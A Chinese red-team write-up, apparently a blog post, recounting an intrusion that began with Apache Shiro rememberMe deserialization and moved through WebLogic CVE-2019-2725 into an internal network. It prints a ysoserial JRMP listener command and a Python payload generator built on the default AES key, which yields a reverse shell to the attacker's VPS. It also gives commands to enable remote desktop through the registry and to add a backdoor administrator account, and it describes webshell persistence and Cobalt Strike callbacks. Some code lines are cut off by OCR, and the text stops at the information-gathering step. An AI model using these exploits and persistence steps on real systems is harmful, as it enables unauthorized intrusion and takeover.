一次Shiro反序列化引起的域控沦陷

原创 队员编号009 酒仙桥六号部队 5月23日

这是 **酒仙桥六号部队** 的第 **9** 篇文章。

全文共计2423个字，预计阅读时长8分钟。

前言

本文内容是笔者一次从0到1的实战记录，通过一次完整的外网到内网到拿下域控的过程，来为大家带来渗透的一些思路。

内网的环境千变万化，曲折的也有，一帆风顺的也有。唯一不变的就是我们保持一颗发现问题的心，去思考去发现每一次可以达到目标的攻击链，愿各位读者可以在渗透路上一帆风顺！！

渗透过程

1. 拿到权限

大家好，我又带着满满的干货到来，看到这里大家是否想起上一篇的那一名正义的使者呢，没错，我又来了！

今天重头戏开场白是一次Shiro反序列化漏洞的利用，进而通过weblogic-Nday进入了双网卡服务器，本次内网江湖将从此书写。

拿到既定目标时，本着双方友好见面的开始，轻轻的对目标进行扫描，发现一台使用了Shiro组件机器，使用检测脚本看看能不能打。

去查看dnslog接收的信息，获取到了remember me的密钥。


DNSLog.cn

Get SubDomain Refresh Record

[redacted]slog.cn


DNS Query Record	IP Address
kPH+blxk5D2deZilxcaaaA.[redacted]nslog.cn	[redacted]
kPH+blxk5D2deZilxcaaaA.[redacted].dnslog.cn	[redacted]

一切都是这么的天衣无缝，仿佛是给我安排的剧本一样，无压力直接使用Shiro反序列化脚本，进行反弹shell，获取到服务器权限，心中豪情万丈，大有一番shell我有，天下任我走一般的感觉。



以往的经验看，还是写一个webshell上去，做一下权限的维持，太多次反弹回来的shell掉了以后，权限一去不复返。

成功连接上传webshell，取得开拓性胜利。



1.1 Shiro反序列化漏洞利用描述

本着童叟无欺的想法，我想还是和大家说一下，Shiro反序列化利用的整改过程都有哪些。

漏洞影响范围：只要rememberMe的AES加密密钥泄露，无论Shiro是什么版本都会导致反序列化漏洞。

怎么判断网站使用了Shiro？

Shiro反序列化漏洞主要存在Java开发的网站程序中。当你在测试一个系统时，如果当前系统使用Java开发，可以观察登录时，响应包是否存在rememberMe标记，或修改登陆包。

在Cookie中修改为rememberMe=deleteMe，同样观察回包是否存在rememberMe标记。如果存在，基本确定采用Shiro框架进行的认证或权限控制。那就可以使用下面的方法测试漏洞。

在服务器开启：JRMP 服务

```
java -cp ysoserial-master-SNAPSHOT.jar ysoserial.exploit.JRMPListener 10
```

执行的命令需要编码一下：这里命令需要进行一下base64编码：

http://www.jackson-t.ca/runtime-exec-payloads.html

Remenberme生产脚本：


```
import uuid
import base64
import subprocess
from Crypto.Cipher import AES

def encode_rememberme(command):
    popen = subprocess.Popen(['java', '-jar', 'ysoserial-0.0.6-SNAPSHOT-
```

```
    BS = AES.block_size
    pad = lambda s: s + ((BS - len(s) % BS) * chr(BS - len(s) % BS)).enc
    key = base64.b64decode("kPH+bIxk5D2deZiIxcaaaA==")
    iv = uuid.uuid4().bytes
    encryptor = AES.new(key, AES.MODE_CBC, iv)
    file_body = pad(popen.stdout.read())
    base64_ciphertext = base64.b64encode(iv + encryptor.encrypt(file_bod
    return base64_ciphertext


if __name__ == '__main__':
    payload = encode_rememberme(sys.argv[1])
print "rememberMe={0}".format(payload.decode())
```


备注： 使用方法python Shiro_rce.py ip:port，其中ip和port为上面启动ysoserialJRMP的ip地址和端口号，把生成的remeberme 放burp数据包 发包 ，vps 就能收到shell。




2. 内网渗透

接下来日常操作，直接挂代理进入内网，对当前的网段了进行扫描，发现WEB服务居多，目前思路只能从WEB应用下手，尽量获取服务器权限，渗透其他网段。


通过扫描到一个网站服务使用了weblogic中间件，利用cve-2019-2725获取到服务器权限。



连接上来发现管理员权限，并且Ipconfig 发现是一台双网卡的机器，但是不在域内，只能搜集有用信息。此时心中万千思绪飘过，一丝光点在脑中一闪而过。对，那就是去连接此电脑的远程桌面。



心里想既然是windows主机我就来查看一下是否开通了远程桌面，至于为什么我们要连接远程桌面呢？我个人认为可以方便传输文件并且可以加快整个渗透流程，那么使用`netstat -ano | find 3389`先查看一下是否开通远程桌面开通。




等了一下发现没有反应后，感觉应该没有开通，使用命令`REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f`进行开通远程桌面。

接着我们添加账号test1加入管理员组：


```
net localgroup administrators test1 /add
```

随后尝试进行远程连接，发现连接不成功，此时首先想到的是防火墙禁止了外联或者有白名单限制，没有多余尝试浪费时间，先放弃连接远程桌面想法。宝宝心里苦，宝宝不说。



事后想想其实这一步实属弯路，不说实际利用价值，连接远程桌面就是一种暴露自己的行为，难道直接上线CS他不香吗！


因连接不了远程桌面，便直接通过webshell 反弹shell到我们的cs服务器，成功上线。



既然此时服务器已上线了，我们就接下来一波信息收集看一下具体内网情况，再决定如何去做吧。


2.1 内网信息收集


2.1.1 ipconfig /all



